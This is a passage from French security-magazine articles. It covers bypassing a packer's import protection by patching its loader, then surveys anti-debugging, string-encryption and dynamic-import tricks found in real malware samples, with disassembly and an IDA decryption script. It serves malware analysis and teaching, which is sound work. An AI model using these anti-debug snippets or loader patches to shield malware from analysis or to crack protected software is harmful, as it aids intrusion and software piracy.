Cet exemple ajoute du junk, sous forme d'instructions inutiles ou d'instructions émulées. L'objectif est de perturber les outils de reconstruction automatique. Une fois toutes les fonctions copiées, le loader remplit l'IAT avec ces nouvelles adresses. N'ayant plus de lien avec les fonctions des DLL, il sera très difficile de retrouver leurs noms et donc de reconstruire la table d'imports.

IAT temporaire

Pour compliquer davantage la reconstruction de la table d'imports, une méthode consiste à déplacer l'IAT dans une zone mémoire temporaire. Pour que cela fonctionne, le loader devra corriger les adresses des `CALL` [IAT] et des `JMP` [IAT] pour qu'ils utilisent la nouvelle adresse. En reprenant le premier exemple, si l'adresse temporaire (générée par exemple avec VirtualAlloc) est 00EE0000, le loader modifiera les instructions de cette façon :

```
00401012 call dword ptr [00EE0000]
```

ou bien

```
00401053 call 00401164
         ...
00401164 jmp dword ptr [00EE0008]


...


00EE0000 7C92A415 ntdll._wscsnicmp
00EE0004 7C91DA5D ntdll.ZwFsControleFile
00EE0008 7C91D682 ntdll.ZwCreateFile
...
```

Ainsi, lorsque le programme sera sauvegardé sur le disque dur (*dumpé*), la mémoire contenant l'IAT n'existera plus et le programme ne pourra pas s'exécuter.

On mélange et on secoue

Ces derniers exemples sont relativement complexes à développer et consomment énormément de place et de temps d'exécution. Cela pourrait être rentable s'ils protégeaient efficacement les imports, mais nous allons voir qu'ils peuvent être annulés très simplement à cause d'erreurs de conception du packer. Voici le code principal qui gère l'ensemble de la protection :

```
        mov     eax, ds:MAIN_STRUCT
        cmp     byte ptr [eax+FLAG_RIPAPI], 0
        jz      short NoRiP

        call    RipApis
NoRiP:
        mov     eax, ds:MAIN_STRUCT
        cmp     byte ptr [eax+FLAG_TEMPIAT], 0
        jz      short NoFix

        call    FixJmpCall
        jmp     short Continue
NoFix:
        call    WriteIAT
Continue:
```

D'abord, la structure contenant des données utilisées par le loader est récupérée pour tester deux valeurs booléennes. La première détermine si les fonctions d'API doivent être copiées et la deuxième, si l'IAT a été déplacée. Dans ce cas, le loader devra corriger les valeurs des `CALL` [IAT] et des `JMP` [IAT] dans le code de l'exécutable en appelant la fonction `FixJmpCall`. Si l'IAT n'a pas été déplacée, alors la fonction `WriteIAT` écrit simplement les adresses des fonctions d'API dans l'IAT du programme.

Il suffit de forcer le saut conditionnel pour indiquer au loader que les fonctions importées ne doivent pas être émulées. Cependant, on ignore où se trouve l'IAT du programme pour enregistrer les adresses des fonctions d'API au bon endroit. Il va falloir corriger un peu le code pour obtenir un dump correct et contourner complètement la protection. Pour cela, nous utilisons la fonction chargée de corriger les `JMP` et les `CALL`. Car ces instructions contiennent les emplacements de chaque fonction d'API dans l'IAT. Les instructions étoilées correspondent aux patchs :

```
FixJmpCall:
...
  00EDFAF1      MOV   EBP, DWORD PTR [pImageBase]
  00EDFAF7      ADD   EDI, DWORD PTR [EBP]
* 00EDFAFA      JMP   WriteIAT

  00EDFAFC      INC   EAX
  00EDFAFD      DEC   EDX
  00EDFAFE      JNZ   NextAddress

  00EDFB00      INC   EBX
  00EDFB01      DEC   DWORD PTR [ESP]
  00EDFB04      JNZ   NextFunc
...

* WriteIAT:     MOV   ECX, DWORD PTR [ECX]
* 00EDFB0E      MOV   EDI, DWORD PTR [EDI]
* 00EDFB10      MOV   DWORD PTR [EDI], ECX
* 00EDFB12      JMP   SHORT 00EDFAFC
```

`EDI` contient la RVA (Adresse Virtuelle Relative à l'adresse de chargement d'un module) de l'instruction `JMP` ou `CALL` à corriger, à laquelle est ajoutée l'`ImageBase` pour obtenir l'adresse réelle. On peut écraser l'instruction suivante qui devait écrire l'emplacement de la fonction dans l'IAT temporaire, par une redirection vers, par exemple, la fonction `WriteIAT` qui n'est plus utile. À cet instant, `ECX` contient l'adresse d'un tableau contenant les adresses des fonctions d'API. La première instruction du patch (`MOV ECX, DWORD PTR [ECX]`) récupère donc l'adresse de la fonction. La deuxième récupère l'adresse de l'IAT pour cette fonction et la troisième enregistre l'adresse de la fonction dans l'IAT du programme comme s'il n'y avait eu aucune protection.

Tout ceci a pu être réalisé grâce à plusieurs erreurs. D'abord, l'utilisation aussi flagrante de variables pour vérifier les options sélectionnées par l'utilisateur, est grossière. Cela facilite le développement du packer, surtout s'il propose de nombreuses options, mais comme on l'a vu, cela affaiblit considérablement l'ensemble de la protection. Il serait plus judicieux, bien que plus compliqué à mettre en œuvre, de générer un loader suivant les options activées. C'est d'ailleurs ce que fait UPX en s'adaptant au type de fichier à compresser.

Une autre erreur qui permet de contourner la protection est de laisser les adresses de l'IAT dans le code du programme, alors que celles-ci seront écrasées par les nouvelles adresses de l'IAT temporaire. Sans ces informations, il aurait fallu modifier plus de code pour créer une nouvelle IAT dans le fichier et modifier tous les `JMP` [IAT]/`CALL` [IAT] du programme.

Conclusion

Comme nous avons pu le voir, des techniques simples, comme l'insertion d'instructions inutiles, peuvent être très gênantes et ralentir considérablement l'analyse. À l'inverse, des techniques nécessitant des centaines de lignes de code, comme la protection des imports, peuvent être annulées facilement à cause d'erreurs d'implémentation.

On peut s'interroger sur l'utilité des protections logicielles aujourd'hui, alors que, d'un côté, les auteurs de sharewares se font pirater sans vergogne et que, de l'autre, les script-kiddies n'hésitent pas à « multipacker », grâce à des versions de démonstration, leur backdoor préférée. Si les protections étaient infaillibles, les éditeurs d'antivirus ne pourraient pas analyser par désassemblage, le code des malwares protégés. Au contraire, si les protections étaient facilement contournables, elles n'auraient plus lieu d'exister. La réalité n'est pas aussi binaire, mais cette course à l'armement pose quelques problèmes.

Références

[1] Techniques de détection d'outils : **http://www.openrce.org/reference_library/anti_reversing**

[2] BRULEZ (N.), « Les protections d'exécutables Windows » , *MISC* 14

[3] Fonctionnement des SEH : **http://www.jorgon.freeserve.co.uk/ExceptFrame.htm**

[4] Gestion des exceptions sous Windows : **http://www.microsoft.com/msj/0197/exception/exception.aspx**

[5] Fonctionnement des registres de debug : **http://yolejedi.free.fr/siteyolejedi/html/cpu/x86/debugging.htm**

[6] Fonctionnement de la table des imports : **http://win32assembly.online.fr/pe-tut6.html**

Les protections dans les codes malicieux

Les codes malicieux utilisent de nombreuses techniques pour protéger leur code contre le « reverse engineering ». Cet article présente un panel (non exhaustif) de techniques fréquemment employées par les virus, backdoors et autres malwares.

mots clés : ***code malicieux / reverse engineering / protection / analyse de code / packer / anti-émulation***

1. Techniques empruntées aux protections logicielles

Un nombre considérable de protections rencontrées dans les codes malicieux proviennent des protections logicielles, mais il est important de noter, que certaines protections logicielles s'inspirent également des codes malicieux. Asprotect, par exemple, est connu pour utiliser le moteur polymorphique d'un virus infecteur de fichiers PE.

1.1 IsDebuggerPresent

Il est toujours très commun de rencontrer la fonction de l'API Windows : `IsDebuggerPresent`, même si son utilisation dans une protection est inefficace. Cette fonction utilise le PEB **[7]** pour détecter la présence d'un débogueur *User Land*. Il suffit de mettre le champ `BeingDebugged` à 0 pour passer cette « détection ».

1.2 MeltIce

De moins en moins rencontrées, les techniques utilisant la fonction `CreateFileA` pour détecter la présence de Soft ICE. En effet, depuis Driver Studio 2.7, ces techniques ne fonctionnent plus. De plus, Soft ICE n'étant plus commercialisé, ces techniques sont peu à peu oubliées.

1.3 SEH : Structured Exception Handling

Définitions :

⇨ *Trap Flag* : flag permettant d'activer le mode pas à pas du processeur (trace).

⇨ Exceptions : erreur dans le déroulement d'un programme. Il existe un nombre considérable d'exceptions. Dans le cadre d'une protection, les exceptions sont déclenchées volontairement pour modifier le déroulement du programme, comme les violations d'accès, le *single step*, les divisions par zéro, instruction invalide, `exception_breakpoint`, etc.

⇨ SEH (*Structured Exception Handling*) : il s'agit du système de gestion d'exceptions offert par Windows. On utilise les SEH pour installer son propre gestionnaire d'exceptions. C'est l'équivalent bas niveau du `"TRY" "EXCEPT"`.

⇨ Technique très courante dans les *packers/protectors* standards, on la retrouve aussi dans les packers spécialement conçus pour protéger les codes malicieux. L'idée principale est de faire en sorte qu'un débogueur attaché au *malware* prenne la main sur le gestionnaire d'exceptions lors d'une erreur dans le programme.

Le gestionnaire est, quant à lui, utilisé pour effectuer une opération obligatoire au bon fonctionnement de l'application (déchiffrement des chaînes de caractères ou du code, changement du pointeur d'instruction, etc.).

Si le débogueur prend la main sur le gestionnaire d'exceptions, alors l'application ne déchiffrera pas le code, ou ne continuera pas avec les bonnes instructions (*fakes routines*), et le virus ne pourra pas être débogué.

Voici un exemple de détection qui utilise le trap flag .Ce type de code se trouve dans le *LOADER* d'un packer par exemple, qui essaie d'empêcher le débogage de son code. La protection installe son propre gestionnaire d'exceptions, puis active le trap flag comme ceci :

```
PUSHF           ; place sur la pile le registre eflag
POP BX          ; récupère la valeur dans BX.
OR BX, 0100H    ; Active le bit TF (Trap Flag)
PUSH BX         ; place sur la pile la valeur modifiée.
POPF            ; Replace cette valeur dans le registre eflag.

NOP             ; L'instruction déclenche une interruption 1 (Exception
                ; Single Step)
```

Après un bout de code similaire à celui-ci, la prochaine instruction rencontrée après l'activation du flag (ici, l'instruction `nop`) déclenche une interruption 1 (Exception Single Step). Comme les débogueurs utilisent eux-mêmes le trapflag, l'exception est gérée par le gestionnaire d'exceptions du débogueur et non celui de la protection.

1.4 FindWindow

Divers codes malicieux utilisent la fonction `FindWindow` pour chercher le `caption` ou le `ClassName` d'une application utilisée pour analyser ou détecter les malwares. Il n'est pas rare de trouver le nom d'OllyDbg ou de *dumpers* PE dans certains packers ou le nom des classes des antivirus les plus utilisés. Cette fonction permet la détection, mais aussi la fermeture d'outils d'analyse/protection virale si on utilise le handle retourné.

note

> Lors de la rédaction de cet article, l'auteur a analysé un malware installé grace à un exploit présent sur le site internet du Stade Dolphin **[9]** (SuperBowl). L'analyse du malware a révélé l'utilisation de cette technique pour détecter un antivirus, ainsi qu'une application ciblée par le programme malicieux. Cette technique est toujours d'actualité.

1.5 CloseHandle

L'utilisation de la fonction `CloseHandle` couplée à un SEH peut être employée pour détecter un débogueur, à l'aide d'un handle invalide

Elodie Grandjean – Virus Researcher – McAfee Avert Labs
elodie@avertlabs.com
Nicolas Brulez – Virus Researcher – Websense Security Labs
nbrulez@websense.com
http://www.websense.com/securitylabs/

passé en paramètre. Une exception `EXCEPTION_INVALID_HANDLE` est générée. Si le débogueur ne donne pas la main au SEH, le débogueur est détecté. Cette technique peut aussi être utilisée comme technique anti-émulation, car le code d'exception peut être vérifié. Cette technique est retrouvée dans certains packers malicieux.

1.6 NtQueryInformationProcess

Cette détection utilise la fonction `NtQueryInformationProcess` **[11]** (*aka* `ZwQueryInformationProcess`) pour déceler un débogueur attaché à l'application. Le paramètre le plus important est `ProcessDebugPort`. La fonction retourne une valeur différente de zéro si un débogueur ring 3 est attaché. Windows utilise aussi cette technique dans certaines de ses fonctions, pour déterminer la présence d'un débogueur. (voir `SetUnhandledExceptionFilter`)

```
push    edi
push    4
lea     eax, [ebp+var_124]
push    eax
push    7               ; ProcessDebugPort
call    GetCurrentProcess()
push    eax
call    ds:NtQueryInformationProcess(x,x,x,x,x)
test     eax,eax
jnz      debogueur_present
```

1.7 PEB_LDR_DATA

Dans la structure `PEB_LDR_DATA`, on retrouve en position +48h, l'*imagebase* de l'application quand aucun débogueur n'est attaché à l'application. Quelques packers rencontrés sur des codes malicieux utilisent cette technique. Il est donc possible de récupérer l'imagebase en utilisant ce champ du PEB, plutôt que `GetModuleHandleA`, par exemple. Si le programme est débogué, notre imagebase sera incorrecte.

1.8 SetUnhandledExceptionFilter

Cette technique utilise un principe similaire au SEH. À l'aide de la fonction `TopLevelExceptionFilter`, il est possible d'installer un gestionnaire d'exceptions. Une fois la fonction `SetUnhandledExceptionFilter` exécutée, le gestionnaire sera appelé en cas d'exception seulement si aucun débogueur n'est attaché au process. En effet, la fonction `SetUnhandledExceptionFilter` utilise `NtQueryInformationProcess` présentée plus haut, pour détecter la présence d'un débogueur. Il est alors possible d'utiliser ce mécanisme pour appeler certaines routines uniquement quand l'application n'est pas déboguée (décryptage du code par exemple).

1.9 Détections par Timing

Le principe des détections par timing est très simple. Il suffit de quantifier le temps d'exécution de certaines parties de code, et de vérifier la présence de grands écarts entre le temps d'exécution normal et le temps relevé. En utilisant certaines astuces de programmation et mesures de temps, il est possible de détecter la présence d'un tracer ou débogueur tel qu'Ollydbg.

Les détections les plus fréquentes utilisent l'instruction assembleur `RDTSC` ou la fonction de l'API Windows : `GetTickCount`. La fonction `GetTickCount` renvoie le nombre de millisecondes écoulées depuis le lancement de Windows. Grâce à cette fonction, il est aisé de mesurer le temps d'exécution d'une routine pour déterminer si cette dernière est déboguée (temps bien supérieur). L'instruction `RDTSC` renvoie dans le registre `EAX` (et `EDX`) un nombre de cycles processeurs. Il suffit d'exécuter deux fois de suite cette instruction pour mesurer le nombre de cycles processeur écoulés entre les deux.

2. Camouflage des chaînes de caractères

La présence de chaînes de caractères peut parfois aider à la compréhension du code et donc faciliter l'analyse. Les codeurs de malwares l'ont évidemment compris et, dorénavant, la plupart d'entre eux préfèrent les camoufler. Ci-dessous, je vais détailler deux techniques habituellement utilisées : le chiffrement des chaînes de caractères et la création des strings durant l'exécution du programme.

2.1 Chiffrement des strings

Le chiffrement de strings, lorsqu'il est suffisamment complexe, peut limiter une analyse statique. En effet, il peut être nécessaire de coder un script ou un outil capable de les déchiffrer, ou alors d'utiliser un débogueur.

Étudions un exemple tiré d'un *trojan* espion (dénomination McAfee : `Spy-Agent.l.dll`) afin de comprendre un peu mieux comment les strings y sont chiffrées.

```
.rdata:1000D2D8 asc_1000D2D8    db '*/*',0              ; DATA XREF: sub_100017F8+22D
.rdata:1000D2DC aZkkorxzgrlm    db 'zkkorxzgrlm/*',0    ; DATA XREF: sub_100017F8+21E
.rdata:1000D2EA align 4
.rdata:1000D2EC aRnztv          db 'rnztv/*',0          ; DATA XREF: sub_100017F8+20F
.rdata:1000D2F4 aGvcg           db 'gvcg/*',0           ; DATA XREF: sub_100017F8+202
.rdata:1000D2FB align 4
.rdata:1000D2FC aNlarooz5_9     db 'Nlarooz/5.9',0      ; DATA XREF: sub_100017F8+1B7
.rdata:1000D308 aUvvwhTvmvizoZI db '/uvvwh/tvmvizo/z/ivt.ksk?n=%f&y=%f&dr=%f&dz=%f&d
                                   'y=%f&dk=%f&t'
.rdata:1000D308                                         ; DATA XREF: sub_100017F8+177
.rdata:1000D308                 db '=%h&v=%f&z=%f',0
.rdata:1000D352 align 4
.rdata:1000D354 aHlugdzivMrxilh db 'Hlugdziv\Mrxilhlug\Wrmwldh\CfiivmgEvihrlm\
                                   'Umrmhgzoo\SlugRXV',0
.rdata:1000D354                                         ; DATA XREF: sub_100017F8+108
.rdata:1000D390 aHlugdzivNfnvtz db 'HLUGDZIV\NfNvtz',0  ; DATA XREF: sub_100017F8+F2
```

On constate aisément, à partir de ce *dump* partiel, que les strings disponibles dans le fichier sont chiffrées. Reste à savoir maintenant comment les déchiffrer. Si l'on suit les `DATA XREF` indiqués par IDA Pro **[1]**, nous constatons que ces strings sont référencées à cet endroit :

```
.text:100019FA      push    offset aGvcg    ; "gvcg/*"
.text:100019FF      call    Decrypt
.text:10001A04      mov     [ebp+28h], eax
.text:10001A07      mov     [esp+568h+var_568], offset aRnztv ; "rnztv/*"
```

```
.text:10001A0E      call    Decrypt
.text:10001A13      mov     [ebp+2Ch], eax
.text:10001A16      mov     [esp+568h+var_568], offset aZkkorxzgrlm ; "zkkorxzgrlm/*"
.text:10001A1D      call    Decrypt
.text:10001A22      mov     [ebp+30h], eax
.text:10001A25      mov     [esp+568h+var_568], offset asc_1000D2D8 ; "*/*"
.text:10001A2C      call    Decrypt
```

Chaque string chiffrée est mise sur la pile, via une instruction `PUSH` ou `MOV [esp+decalage]`, suivie ensuite d'un appel à une fonction `Decrypt`. Une seule et unique routine semble être utilisée pour déchiffrer l'ensemble des chaînes de caractères. Analysons-la de plus près :

```
.text:10002F61
.text:10002F61 Boucle:
.text:10002F61      cmp     byte ptr [eax-1], '\'     ; compare le caractère précédent à "\"
.text:10002F65      jz      short Incremente          ; si c'est un slash, on incrémente
```

Le registre `EAX` contient l'adresse du début de la chaîne à déchiffrer. Chose intéressante, on voit que le premier test effectué est appliqué sur le caractère précédant le caractère courant : si le caractère qui précède est un slash, on incrémentera l'adresse pointant sur le caractère à déchiffrer. Autrement dit, si un caractère suit directement un slash, il ne subira aucune modification.

Ensuite, le caractère courant est comparé avec `'a'` et `'z'` :

```
.text:10002F67
.text:10002F67 Minuscule:
.text:10002F67      mov     cl, [eax]
.text:10002F69      cmp     cl, 'a'
.text:10002F6C      jl      short Majuscule ; si < à "a" on va à "Majuscule"
.text:10002F6E      cmp     cl, 'z'
.text:10002F71      jg      short Majuscule ; si > à "z", on va à "Majuscule"
.text:10002F73      mov     bl, 0DBh
.text:10002F75      sub     bl, cl
.text:10002F77      mov     [eax], bl       ; caractère dechiffré = 0xDB - caractère courant
```

Si la valeur hexadécimale du caractère ne correspond pas à celle d'une lettre comprise entre `'a'` et `'z'`, alors on passe à la partie qui s'occupe de tester les majuscules. Si au contraire le caractère est bien une minuscule, on soustraira sa valeur hexadécimale à 0xDB afin d'obtenir le caractère déchiffré.

Dans l'hypothèse où le caractère courant est pas une minuscule, il sera alors comparé avec `'A'` et `'Z'` :

```
.text:10002F79
.text:10002F79 Majuscule:
.text:10002F79      mov     cl, [eax]
.text:10002F7B      cmp     cl, 'A'
.text:10002F7E      jl      short Chiffre   ; si < à "A", on va à Chiffre
.text:10002F80      cmp     cl, 'Z'
.text:10002F83      jg      short Chiffre   ; si > à "Z", on va à Chiffre
.text:10002F85      mov     bl, 9Bh
.text:10002F87      sub     bl, cl
.text:10002F89      mov     [eax], bl       ; caractère dechiffré = 0x9B - caractère courant
```

Cette fois-ci, si le caractère n'est pas une majuscule, l'exécution du code sera redirigée vers la partie qui s'occupe des chiffres. Si la valeur hexadécimale du caractère est bien comprise entre celle de la lettre `'A'` et celle de la lettre `'Z'` (autrement dit, s'il s'agit bien d'une majuscule), elle sera soustraite à 0x9B afin d'obtenir la valeur hexadécimale du caractère déchiffré.

Et si le caractère courant n'est ni une minuscule, ni une majuscule, il est alors temps de vérifier s'il s'agit d'un chiffre :

```
.text:10002F8B
.text:10002F8B Chiffre:
.text:10002F8B      mov     cl, [eax]
.text:10002F8D      cmp     cl, '0'
.text:10002F90      jl      short Incremente ; si < à "0", goto Incremente
.text:10002F92      cmp     cl, '9'
.text:10002F95      jg      short Incremente ; si > à "9", goto Incremente
.text:10002F97      mov     bl, 69h
.text:10002F99      sub     bl, cl
.text:10002F9B      mov     [eax], bl        ; caractère dechiffré = 0x69 -
                                             ; caractère courant
```

Si la valeur hexadécimale du caractère courant est bien comprise entre celle du chiffre `'0'` et celle du chiffre `'9'` alors le caractère déchiffré sera obtenu en soustrayant la valeur hexadécimale du caractère courant à 0x69.

En revanche, si ce n'est ni une minuscule, ni une majuscule, ni un chiffre, l'adresse qui pointe vers le caractère à déchiffrer sera incrémentée afin de tester et déchiffrer le caractère suivant :

```
.text:10002F9D
.text:10002F9D Incremente:
.text:10002F9D      inc     eax
.text:10002F9E      cmp     [eax], dl
.text:10002FA0      jnz     short Boucle
```

Une méthode simple pour déchiffrer, et ainsi éviter d'exécuter le code à travers un débogueur, serait d'utiliser un script interprété par IDA Pro (appelé « script IDC »). Et si on résume, notre script devra respecter les conditions suivantes :

- si le caractère précédent est un slash (`'\'`), le caractère courant ne subira aucune modification ;
- si le caractère est une minuscule, le caractère déchiffré sera calculé en soustrayant la valeur du caractère courant à 0xDB ;
- si le caractère est une majuscule, on soustraira la valeur du caractère courant à 0x9B ;
- si le caractère est un chiffre, on soustraira la valeur du caractère courant à 0x69, cette fois-ci.
- pour tous les autres caractères, pas de modification.

Voici donc un exemple de script IDC qui peut être utilisé pour déchiffrer les strings de ce malware (pour plus d'informations concernant l'utilisation d'IDA Pro et des scripts IDC, je vous recommande fortement un autre article paru dans une édition précédente de MISC **[2]**) :

```
#include <idc.idc>

static decrypt(start,end)
{
 auto ptr;

   for(ptr = start; ptr <= end; ptr++)
   {
   if (Byte(ptr) == 0x5C)
        ptr++;
   else if ((Byte(ptr) >= 0x61) && (Byte(ptr) <= 0x7A))
        PatchByte(ptr,0xDB - Byte(ptr));
   else if ((Byte(ptr) >= 0x41) && (Byte(ptr) <= 0x5A))
        PatchByte(ptr,0x9B - Byte(ptr));
   else if ((Byte(ptr) >= 0x30) && (Byte(ptr) <= 0x39))
        PatchByte(ptr,0x69 - Byte(ptr));
   }
}
```

Et finalement, après avoir exécuté cette fonction `decrypt()` de l'adresse 0x1000D2D8 à 0x1000D39F dans IDA Pro, voici ce que l'on obtient :

```
.rdata:1000D2D8 asc_1000D2D8    db '*/*',0
.rdata:1000D2DC aZkkorxzgrlm    db 'application/*',0
.rdata:1000D2EA align 4
.rdata:1000D2EC aRnztv          db 'image/*',0
.rdata:1000D2F4 aGvcg           db 'text/*',0
.rdata:1000D2FB align 4
.rdata:1000D2FC aNlarooz5_9     db 'Mozilla/4.0',0
.rdata:1000D308 aUvvwhTvmvizoZI db '/feeds/general/a/reg.php?m=%u&b=%u&wi=%u
                                  '&wa=%u&wb=%u&wp=%u&g'
.rdata:1000D308                 db '=%s&e=%u&a=%u',0
.rdata:1000D352 align 4
.rdata:1000D354 aHlugdzivMrxilh db 'Software\Microsoft\Windows\CurrentVersion\
                                  'Uninstall\SoftICE',0
.rdata:1000D390 aHlugdzivNfnvtz db 'SOFTWARE\NuMega',0
```

2.2 Création des strings durant l'exécution du programme

Un autre moyen de camoufler des strings est de ne pas en mettre du tout ! En effet, rien n'empêche de les créer une par une durant l'exécution, avant qu'elles ne soient utilisées dans le code.

Cette méthode apparaît par exemple dans un driver utilisé par une *backdoor* chinoise (dénomination McAfee : *BackDoor-CKB*) pour cacher les processus actifs propres au malware, les modifications de la base de registre ainsi que les fichiers.

Voyons comment est construite la première string :

```
.text:00011AF3      push    '\'                 ; met '\' sur la pile
.text:00011AF5      xor     eax, eax
.text:00011AF7      lea     edi, [ebp-558]
.text:00011AFD      rep stosd
.text:00011AFF      pop     edx                 ; récupère '\' dans edx
.text:00011B00      push    'D'                 ; met 'D' sur la pile
.text:00011B02      pop     ecx                 ; récupère 'D' dans ecx
.text:00011B03      stosw
.text:00011B05      mov     [ebp-304], dx       ; dx = '\'
.text:00011B0C      mov     [ebp-302], cx       ; cx = 'D'
.text:00011B13      nop
.text:00011B14      nop
.text:00011B15      mov     word ptr [ebp-300], 'o'
.text:00011B1E      nop
.text:00011B1F      nop
.text:00011B20      mov     word ptr [ebp-298], 's'
.text:00011B29      mov     [ebp-296], cx       ; cx = 'D'
.text:00011B30      nop
.text:00011B31      nop
.text:00011B32      push    'e'
.text:00011B34      pop     eax                 ; eax = 'e'
.text:00011B35      mov     [ebp-294], ax       ; ax = 'e'
.text:00011B3C      mov     word ptr [ebp-292], 'v'
.text:00011B45      nop
.text:00011B46      nop
.text:00011B47      mov     word ptr [ebp-290], 'i'
.text:00011B50      nop
.text:00011B51      nop
.text:00011B52      mov     word ptr [ebp-288], 'c'
.text:00011B5B      nop
.text:00011B5C      nop
.text:00011B5D      mov     [ebp-286], ax       ; ax = 'e'
.text:00011B64      mov     word ptr [ebp-284], 's'
.text:00011B6D      nop
.text:00011B6E      nop
.text:00011B6F      mov     [ebp-282], dx       ; dx = '\'
```

Quelques caractères sont sauvegardés dans des registres alors que les autres sont mis, `word` par `word`, dans la pile. On peut noter par exemple que `DX` contiendra le caractère `'\'`, `CX` le caractère `'D'` et `AX` le caractère `'e'`. Les instructions `NOP` sont des instructions sans effet (*NOP = No Operation*), elles peuvent donc être ignorées.

Essayons maintenant de découvrir cette première string à partir du listing assembleur : le contenu de `EBP` est fixe, ce qui signifie que plus la valeur soustraite à `EBP` sera importante, plus on s'approchera du début de la string. On en déduit donc que la première lettre de cette chaîne de caractères sera stockée en `[ebp-304]` et la dernière lettre en `[ebp-282]`.

Les caractères sont passés sous forme de `words` sur la pile, or un caractère ne prend qu'un octet. La chaîne de caractères est en fait stockée au format Unicode. On obtient finalement : `'\' 0 'D' 0 'o' 0 's' 0 'D' 0 'e' 0 'v' 0 'i' 0 'c' 0 'e' 's' 0 '\' ("\DosDevices\")`

3. Chargement dynamique de bibliothèques et fonctions

Dans un fichier PE normal, les imports sont chargés au moment de l'exécution du programme grâce à la table d'imports, juste avant que son point d'entrée soit atteint. Cette table spécifie toutes les bibliothèques Windows ainsi que toutes les fonctions d'API qui vont être utilisées par le programme.

Les imports peuvent être chargés par noms ou par ordinaux, mais les ordinaux n'étant pas forcément identiques d'une version de DLL à une autre version, le chargement par noms prédomine : seules les fonctions d'API qui n'ont pas de noms sont chargées par ordinaux. Le problème est que s'il y a chargement par noms, les noms de ces fonctions apparaîtront donc inévitablement dans le fichier. Et comme nous l'avons vu ci-dessus, n'importe quelle chaîne de caractères en clair peut faciliter l'analyse.

Cependant, il est possible, grâce à du code, de charger des bibliothèques Windows et des fonctions d'API après le point d'entrée du programme : on parle alors de chargement dynamique.

On retrouve quasi systématiquement dans les virus parasites, un chargement dynamique des DLL et des fonctions qui seront utilisées. Dans le cas de ces virus, on ne peut pas dire que ce chargement particulier soit utilisé comme protection, étant donné que les virus n'ont pas de table d'imports. Ils sont donc obligés de charger les fonctions dont ils ont besoin de manière dynamique, si elles n'ont pas été chargées au préalable par le fichier infecté.

En revanche, lorsqu'on retrouve un chargement dynamique de bibliothèques dans un trojan avec utilisation de *checksums* CRC32 à la place des noms de fonctions, cette fois-ci le but était certainement de compliquer l'analyse. C'est ce que je vous propose de découvrir ci-dessous avec une backdoor codée par un certain *Shapeless* (dénomination McAfee : *BackDoor-DIQ*).

3.1 Récupération de l'adresse de kernel32.dll

Dans un premier temps, l'imagebase de la bibliothèque `kernel32.dll` est récupérée via le PEB **[7]** (*Process Environment Block*). En effet, l'un des moyens les plus efficaces de localiser de manière automatique une bibliothèque chargée dans la mémoire d'un processus est de scanner la liste des modules, disponible dans

le PEB. Pour cela, il va donc falloir récupérer un pointeur sur le PEB, récupérer ensuite un pointeur sur la structure PEB_LDR_DATA, localiser le début de la liste InInitializationOrderModuleList, se positionner sur l'entrée relative à kernel32.dll et enfin récupérer son imagebase.

Voici en pratique comment ça se passe :

```
.text:0040229F      mov     eax, large fs:30h    ; pointeur sur le PEB
```

Cette instruction permet d'obtenir un pointeur sur le PEB **[7]**, en récupérant la valeur du champ ProcessEnvironmentBlock dans le TEB (*Thread Environment Block*), ce dernier étant reflété sur le segment fs :

```
typedef struct _TEB
{
...
0x030 _PEB* ProcessEnvironmentBlock;
...
}TEB, *PTEB;
```

Ensuite, il va falloir se positionner sur la structure PEB_LDR_DATA, dont le pointeur est disponible à l'offset 0x0C dans le PEB :

```
typedef struct _PEB
{
...
0x00c _PEB_LDR_DATA* Ldr;
...
} PEB, *PPEB, **PPPEB;

.text:004022A5      mov     eax, [eax+0Ch]      ; pointeur sur la structure
                                                ; PEB_LDR_DATA
```

La structure PEB_LDR_DATA contient trois listes chaînées qui contiennent les mêmes données, mais dans un ordre différent. En traversant ces listes, on peut voir toutes les bibliothèques chargées par un processus.

```
typedef struct _PEB_LDR_DATA
{
0x000 ULONG Length;
0x004 BOOLEAN Initialized;
0x008 HANDLE SsHandle;
0x00c _LIST_ENTRY InLoadOrderModuleList;
0x014 _LIST_ENTRY InMemoryOrderModuleList;
0x01c _LIST_ENTRY InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

Ici, c'est la troisième liste qui sera utilisée (à l'offset 0x01C dans la structure PEB_LDR_DATA), c'est-à-dire celle qui liste les modules par ordre d'initialisation. Il s'agit en fait d'une classique double liste chaînée :

```
typedef struct _LIST_ENTRY
{
0x000 _LIST_ENTRY* Flink;
0x004 _LIST_ENTRY* Blink;
} LIST_ENTRY,*PLIST_ENTRY;
```

Les quatre premiers octets pointent vers le maillon suivant et les quatre suivants vers le maillon précédent. Les trois premières entrées de cette liste sont toujours identiques d'un processus à l'autre : la première étant relative à l'application elle-même, la deuxième à ntdll.dll et la troisième à kernel32.dll.

On va directement se positionner sur la deuxième entrée de la liste (ntdll.dll), pour ensuite se positionner sur la troisième, celle de kernel32.dll à l'instruction suivante :

```
.text:004022A8      mov     esi, [eax+1Ch]    ; se positionne sur l'entrée
                                              ; de ntdll.dll dans
                                              ; InInitializationOrderModuleList
.text:004022AB      lodsd                     ; se positionne sur l'entrée de
                                              ; kernel32.dll
```

Pour plus de clarté, on pourrait réécrire les instructions précédentes sous cette forme :

```
add  eax,1Ch        ; pointeur sur le 1er maillon de InInitializationOrderModu
                    ; leList
mov  eax,[eax]      ; pointeur sur le 2ème maillon (ntdll.dll)
mov  eax,[eax]      ; pointeur sur le 3ème maillon (kernel32.dll)
```

Il est alors possible de récupérer de nombreuses informations sur la bibliothèque chargée, tel que l'on peut le voir dans le dump partiel ci-dessous :

```
0x000 Flink                : LIST_ENTRY
0x004 Blink                : LIST_ENTRY
0x008 DllBase              : Ptr32
0x00C EntryPoint           : Ptr32
0x010 SizeOfImage          : Uint4B
0x014 FullDllName          : UNICODE_STRING
0x014 (0x000) Length       : Uint2B
0x016 (0x002) MaximumLength : Uint2B
0x018 (0x004) Buffer       : Ptr32
0x01C BaseDllName          : UNICODE_STRING
0x01C (0x000) Length       : Uint2B
0x01E (0x002) MaximumLength : Uint2B
0x020 (0x004) Buffer       : Ptr32
```

L'objectif étant ici de récupérer l'imagebase de kernel32.dll, on récupérera donc la valeur qui se trouve dans le 3ème dword :

```
.text:004022AC      push    dword ptr [eax+8]   ; Récupère l'imagebase de
                                                ; kernel32.dll
.text:004022AF      pop     IB_kernel32         ; et la sauvegarde dans le
                                                ; buffer IB_kernel32
```

Si vous souhaitez plus d'informations sur ces structures non documentées, je vous renvoie vers le site de l'équipe Ntinternals **[3]**.

3.2 Récupération de l'adresse de la fonction d'API désirée

